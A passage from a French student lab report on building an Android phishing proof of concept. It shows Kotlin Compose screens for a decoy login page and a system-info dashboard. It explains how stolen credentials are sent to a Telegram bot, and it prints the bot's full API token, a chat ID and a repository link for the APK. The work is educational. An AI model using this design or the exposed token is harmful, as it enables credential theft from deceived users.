103         Icon(
104             imageVector = Icons.Default.Lock,
105             contentDescription = "Mot de passe"
106         )
107     },
108     trailingIcon = {
109         IconButton(onClick = { passwordVisible = !passwordVisible }) {...}
110     },
111     visualTransformation = if (passwordVisible) VisualTransformation.None else PasswordVisualTransformation(),
112     textStyle = TextStyle(color = Color.Black, fontSize = 16.sp),
113     colors = OutlinedTextFieldDefaults.colors(...),
114     modifier = Modifier(...)
115 )
116
117 Spacer(modifier = Modifier.height(24.dp))
118
119 Button(
120     onClick = {
121         if (username == "admin" && password == "Test1234") {
122             onSuccess()
123         } else {
124             errorMessage = "Identifiants invalides"
125         }
126     }
127 ) {
128     Text("Connexion")
129 }
130
131 if (errorMessage.isNotEmpty()) {
132     Spacer(modifier = Modifier.height(8.dp))
133     Text(errorMessage, color = Color.Red) // Petite touche bonus pour l'erreur
134 }
135
136 Spacer(modifier = Modifier.height(16.dp))
137 Text("Id de connexion :")
138 Text("admin : Test1234")
139 }
140 }

```

Explication

Cet écran **HomeScreen** représente l'application **légitime** simulée qui s'affiche après l'écran d'erreur fictif. L'utilisateur doit saisir les identifiants réels (**admin** / **Test1234**) pour accéder au tableau de bord. Si les identifiants sont incorrects, un message d'erreur en rouge s'affiche. Cette interface crédible renforce l'illusion que l'application fonctionne normalement, alors que les identifiants saisis précédemment ont déjà été exfiltrés via Telegram.

Démonstration



DashboardScreen.kt — Tableau de bord

```
DashboardScreen.kt x
1 package com.example.tp_apk.screens
2
3 > import ...
26
27
28 1 Usage
29 @RequiresPermission( value = Manifest.permission.ACCESS_NETWORK_STATE)
30 @Composable
31 fun DashboardScreen() {
32     val context = LocalContext.current
33     val activityManager =
34         context.getSystemService( name = Context.ACTIVITY_SERVICE) as ActivityManager
35
36     val memoryInfo = ActivityManager.MemoryInfo()
37
38     activityManager.getMemoryInfo( outInfo = memoryInfo)
39
40     val totalRam = memoryInfo.totalMem
41     val availableRam = memoryInfo.availMem
42     val ramUsage =
43         ((totalRam - availableRam).toFloat() / totalRam.toFloat())
44
45     val gb = 1024 * 1024 * 1024L
46
47     val total = totalRam / gb
48     val available = availableRam / gb
49
50     val stat = StatFs(Environment.getDataDirectory().path)
51
52     val totalBytes = stat.totalBytes
53     val freeBytes = stat.availableBytes
54
55     val usedBytes = totalBytes - freeBytes
56     val totalStorage = totalBytes / gb
57     val usedStorage = usedBytes / gb
58
59     val connectivityManager =
60         context.getSystemService( name = Context.CONNECTIVITY_SERVICE)
61         as ConnectivityManager
62
63     val network = connectivityManager.activeNetwork
64     val capabilities =
65         connectivityManager.getNetworkCapabilities(network)
```

```


71     progress = { 0.65f }
72     )
73     LinearProgressIndicator(
74         progress = { ramUsage }
75     )
76     > Column(...) {
81
82         Text(
83             text = "Informations appareil",
84             style = MaterialTheme.typography.headlineMedium
85         )
86
87         Spacer(modifier = Modifier.height(16.dp))
88
89         MetricCard(
90             title = "RAM",
91             value = "${total - available} GB / $total GB"
92         )
93         MetricCard(
94             title = "Stockage",
95             value = "$usedStorage GB / $totalStorage GB"
96         )
97         MetricCard(
98             title = "Wi-Fi",
99             value = if (wifiConnected) "Connecté" else "Déconnecté"
100        )
101        MetricCard( title = "Réseau mobile", value = "Activé")
102    }
103 }
104
105 4 Usages
106 @Composable
107 fun MetricCard(
108     title: String,
109     value: String
110 ) {
111     Card(
112         modifier = Modifier
113             .fillMaxWidth()
114             .padding(vertical = 6.dp)
115     ) {

```


Explication

Cet écran `DashboardScreen` affiche les informations système de l'appareil après une connexion réussie à l'application "légitime". Il récupère dynamiquement la RAM utilisée (via `ActivityManager`), l'espace de stockage occupé (via `StatFs`), et l'état de la connexion Wi-Fi (via `ConnectivityManager`). Les données sont présentées sous forme de cartes métriques (`MetricCard`) pour une interface claire et professionnelle. Cette transparence sur les ressources système renforce la crédibilité de l'application simulée.

Démonstration




Configuration du Bot Telegram



Explication

Cette capture montre la création du bot Telegram via @BotFather, l'outil officiel de Telegram pour générer des bots. On a choisi le nom **MonTP2Bot** et l'identifiant unique **mon_tp2_bot** (car **TP2_bot** était déjà pris). À l'issue de la création, BotFather fournit un **token d'API** (**8734935612:AAGj8xRAtJDN7Q2fAP8NPZhSuSvpVPjI48s**) qui permet de contrôler le bot et d'envoyer des messages. Ce token est ensuite utilisé dans l'application Android (fonction `sendToTelegram`) pour exfiltrer les identifiants capturés vers le propriétaire du bot.

Récupération du ID Chat Telegram



```


{
  "ok": true,
  "result": [
    {
      "update_id": 693018886,
      "message": {
        "message_id": 7,
        "from": {
          "id": 1242128826,
          "is_bot": false,
          "first_name": "Pélé",
          "username": "Pelestrom",
          "language_code": "fr"
        },
        "chat": {
          "id": 1242128826,
          "first_name": "Pélé",
          "username": "Pelestrom",
          "type": "private"
        },
        "date": 1780872871,
        "text": "bonjour"
      }
    }
  ]
}

```

Explication

Le JSON retourné par l'API Telegram `getUpdates` confirme la réussite de la requête (`"ok": true`) et liste les messages reçus par le bot. L'objet `"chat"` contient le champ `"id": 1242128826` qui correspond au chat ID unique de l'utilisateur `"Pelestrom"`. Ce chat ID est essentiel car il permet à l'application Android (via la fonction `sendToTelegram`) d'envoyer les identifiants capturés vers la bonne destination. Sans cette valeur, le bot ne saurait pas à quel destinataire transmettre les messages.

Démonstration



5- CONCLUSION

Ce travail pratique s'inscrit dans une démarche offensive de compréhension des menaces mobiles. Les objectifs cybersécurité atteints sont les suivants : analyser le vecteur d'attaque du phishing sur Android, comprendre les mécanismes d'exfiltration de données sensibles via l'API Telegram, maîtriser les techniques de dissimulation (écran d'erreur fictif), et prendre conscience de l'importance des permissions système (INTERNET). Cette implémentation concrète d'un Proof of Concept démontre avec quelle facilité un attaquant peut tromper un utilisateur et collecter ses identifiants. Elle renforce ainsi ma vigilance future en tant que futur professionnel de la sécurité : toujours vérifier l'origine des applications, refuser les permissions excessives, et promouvoir l'authentification multi-facteurs.

6- ANNEXE : LIENS ET RESSOURCES

Descriptions	Liens
Dépôt Github (code source + APK)	https://github.com/Pelestrom/TP2-Phishing-POC-Android.git
Documentation Telegram Bot API	https://core.telegram.org/bots/api
Téléchargement Android Studio	https://developer.android.com/studio?hl=fr
Documentation Jetpack Compose	https://developer.android.com/compose
Bibliothèque OkHttp	https://square.github.io/okhttp/

FIN DU TP 2